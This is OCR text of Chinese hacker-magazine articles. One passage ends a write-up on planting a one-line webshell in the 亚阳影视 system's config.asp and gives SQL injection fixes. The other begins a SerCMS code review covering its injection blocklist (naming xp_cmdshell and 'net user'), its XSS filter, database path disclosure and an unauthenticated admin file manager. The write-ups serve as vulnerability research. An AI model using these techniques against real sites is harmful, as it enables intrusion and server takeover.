


图7　暴出另一个用户名和密码




图9　猜解成功

Webshell呢？这个很简单，有几种方法，我说一下最简单的一种吧。在亚阳影视系统后台广告管理处，可以对**config.asp**配置文件进行修改，而且config.asp文件的路

径在后台也显示出来了，我们在config.asp文件里写入一句话木马，如图10。

配置文件修改成功，我们来看看一句话木马是否成功写入config.asp配置文件。马上访问config.asp，页面显示效果为图11，一句话木马成功写入，这样就拿到webshell了。

三、总结

文章到这里就结束了，由于管理员对SQL注入理解不透彻，导致SQL注入漏洞的产生。漏洞修补也很简单，对于这种整型变量，首先要对变量进行判断，判断变量传递进去的值是否是整型。如果是整型，再放入SQL语句里，否则就不要放入SQL语句。

希望通过本文能使大家明白，空格符不光是space键，对于tab键，在SQL语句里也会被当成空格符处理。文章中有什么不明白的地方可以到《黑客手册》论坛www.nohack.cn/bbs去找我，我的论坛ID是rabbitsafe。

[文章中所涉及的工具pangolin1.3已经收录在光盘中]

编辑点评：亚阳影视系统出的几个问题也是非常典型的，这个文章介绍的非常详细，相信你可以看懂。




图10 写入一句话木马




图11 成功写入

掉进SerCMS系统的"无底洞"

图 Komy-D&瑠儿

从本文可以学到：
1、SerCMS系统漏洞分析
2、漏洞的利用

说实话，上次我写的一篇文章根本就没想过能发表，当土豆大叔告诉我的稿件录用并询问我的联系方式时，我的热泪啊，哗哗滴，实在是高兴啊o(∩_∩)o不开玩笑了，那可是偶看完《精通脚本黑客》和几期"黑手"杂志后第一次投稿。《精通脚本黑客》真是一本好书啊，强烈推荐！真的很感谢"黑手"，那么好的一本杂志，虽然我还有很多内容看不懂。

言归正传，闲着这几天放假没事，我就在网吧下载些源码到家分析，因为家里没联网，所以就不在网上实战了，请各位读者见谅。这次的目标是"SerCMS系统"，这套系统界面大方简洁，颇有大站气派，如图1所示。就是不知道安全性怎么样，试着来分析下吧！



图1 程序界面

一、难觅的注入漏洞

拿出啊D全面检测了下，没有发现一个注入点。唉，这年头注入点要绝迹了，还是老老实实地静下心来看代码吧！既然工具检测不出来注入，那就看看变量是如何进行获取的吧。先看下**Index_Newsinfo.asp**是如何进行过滤的，相关代码如下：

```
<!--#include file="include/config.asp"-->
<!--#include file="include/News_conn.asp"-->
<!--#include file="include/ContentAutoPage.asp"-->
<!--#include file="include/function_Column.asp"-->
<!--#include file="include/dsql.asp"-->// 防注入文件
<%
id=request.querystring("id")
    if id="" then
    response.write "<script language='javascript'>alert('对不起，参数不正确！');history.back();</script>"
    response.end
end if
%>

<%
sort_id=trim(request.querystring("sort_id"))
id=trim(request.querystring("id"))
if isnumeric(id) then// 使用isnumeric函数进行转换
    set IsRs=server.CreateObject("ADODB.RecordSet")
    IsSql="select * from Info where ID="&id&" order by id"
    IsRs.open IsSql,conn,1,1
    If IsRs.eof then
```

```
        Response.Write " <div align='center'>没有新闻!</div>"
        Response.End()
        Else
        PageSortId = IsRs("tid")
        End if
else
        Response.Redirect("/")
end if
%>
```

变量id用isnumeric函数强制转换，直接把注入语句和谐了。**sort_id**虽然在这里没有过滤，但是在**include/function_Column.asp**文件中进行了一系列的转换，并且包含的文件**include/dsql.asp**是一个防注入文件，内容如下：

```
<%
'防止注入
dim qs,errc,iii
qs=lcase(request.servervariables("query_string"))
'response.write(qs)
dim deStr(18)
deStr(0)="net user"
deStr(1)="xp_cmdshell"
deStr(2)="/add"
deStr(3)="exec%20master.dbo.xp_cmdshell"
deStr(4)="net localgroup administrators"
deStr(5)="select"
deStr(6)="count"
deStr(7)="asc"
deStr(8)="char"
deStr(9)="mid"
deStr(10)="'"
deStr(11)=":"
deStr(12)=""""
deStr(13)="insert"
deStr(14)="delete"
deStr(15)="drop"
deStr(16)="truncate"
deStr(17)="from"
deStr(18)="%"
errc=false
for iii= 0 to ubound(deStr)
    if instr(qs,deStr(iii))<>0 then
            errc=true
    end if
next
if errc then
    Response.Redirect("http://www.5177eat.com")
    response.end
end if
%>
```

过滤了大多数常用的SQL语句，尽管过滤的不是太全面，但是在双重过滤之下，注入漏洞就这样被扼杀了。唉，经过长时间苦闷研读，发现网站下大多数文件都是通过类似的方法进行过滤，看来注入真的是没有希望了。

二、无缘跨站，再遇挫折

正当我郁闷之时，发现系统提供了留言功能，填入如图2所示的跨站代码发表后，失望的发现竟然不存在跨站。




图2 测试跨站

既来之，则安之，还是分析它是怎么过滤的吧！通过查看网页的源代码发现发表留言的文件是**commen/commen.asp**，相关代码如下：

```
<!--#include file="../include/config.asp"-->
<!--#include file="../include/News_conn.asp"-->
<!--#include file="../include/function.asp"-->
<!--#include file="../include/strutil.asp"-->
...............省略.................
<%
dim author,content,userip,tid,id,VerifyCode
VerifyCode =Trim(Request.Form("VerifyCode"))
ifVerifyCode <> CStr(Session("GetCode"))then
    Response.Write("<script>alert(""错误:\n验证码错误"");history.back();</script>")
    Response.End
end if
author=replace(trim(request.Form("author")),"'","")
if(checkForbidStr(author)=false) then// 调用 checkForbidStr 函数, 过滤不文明字符
    response.Write("<script>alert(""您的评论中含有非法字符! "");history.back();</script>")
    response.End()
end if
author=tohtml(author)// 调用 tohtml 函数, 将跨站符号转化为 URL 编码形式
content=replace(trim(request.Form("content")),"'","")
if(checkForbidStr(content)=false) then
    response.Write("<script>alert(""您的评论中含有非法字符! "");history.back();</script>")
    response.End()
end if
content=tohtml(content) // 调用 tohtml 函数, 将跨站符号转化为 URL 编码形式
userip=GetIp()
tid=Cint(trim(request.Form("mode")))
id=Clng(trim(request.Form("id")))
if(content="" or len(content)<1) then
    response.Write(" 内容不能为空!")
    response.End()
end if
set rs=server.CreateObject("adodb.recordset")
rs.open "select top 1 * from commen order by id desc",conn,3,3
rs.addnew // 插入数据库
rs("username")=author
rs("content")=content
rs("moditime")=now
rs("tid")=tid
rs("articleid")=id
rs("userip")=userip
rs.update
rs.close
set rs=nothing
%>
```

为了节约"黑手"的版面，这里我简单说下，checkForbidStr、tohtml函数均定义在../include/strutil.asp文件中，checkForbidStr函数过滤一些不文明的非法字符，而tohtml函数把用户提交的跨站符号："&,<,>,\t,\r\n,\n, , ',\\, ", chr(13)&chr(10)"转化为URL编码，然后插入数据库，此时寻找跨站漏洞受挫。

三、鸡肋暴库

看了下**include/News_conn.asp**文件，相关代码如下：

```
<%
'on error resume next //容错语句被注释
News_DatabaseUrl=""&WebRootDir&""&DatabaseUrl&"/"&News_Dataname&""
dim conn
'set conn=server.CreateObject("adodb.connection")
'conn.open "driver={Microsoft Access Driver (*.mdb)};dbq="&Server.MapPath(News_DatabaseUrl)
Set conn = Server.CreateObject("ADODB.Connection")
conn.Open "Provider=Microsoft.Jet.OLEDB.4.0; Data Source=" & Server.MapPath(News_DatabaseUrl)// 通过 OLEDB 连接
if Err.Number <> 0 then
```

```
Response.Write("<script>alert('[系统错误]\n\n数据库连接错误！请检查系统参数设置>>站点常量设置，或者/include/config.asp文件！');</script>")
      Response.End
      end if
      sub connclose
       conn.close
       set conn=nothing
      end sub
      ................省略................
```

容错语句“on error resume next”被注释掉了，数据库通过OLEDB连接，其中的Provider和Data Source是conn.Open的两个参数。Provider是用来指定连接数据库的oledb驱动程序，而Data Source指定的是要连接Access数据库的物理路径。Data Source是以变量的方式赋值的，经测试无法爆出数据库路径，如图3所示。




图3　鸡肋暴库

唉！要是能爆出路径该多好啊，5177eatdata#/_info.asp数据库文件并没有添加防下载表，虽说不能进行插马获得WebShell，但至少可以下载下来查看管理员密码，然后登录。可残酷的现实是，这仅是个鸡肋。

四、惊现“无底洞”

研究这套系统N个小时，终于皇天不负有心人，让我找到了一个漏洞，并且是一个“无底洞”。怎么个“无底洞”呢？往下看你就知道了！

继续分析/admin下的文件，发现均包含inc/Session.asp进行Session验证，也未发现古老的'or'='or'漏洞。但读到/admin/disk目录时，不可思议的事情发生了，里面的全部文件均不存在Session！这里以driver.asp的代码为例，如图4所示。

怀着激动的心情访问http://127.0.0.1/admin/disk/folder.asp，发现可以对硬盘进行管理，个人感觉很像精简版的大马，并且有网站的绝对路径，如图5所示。

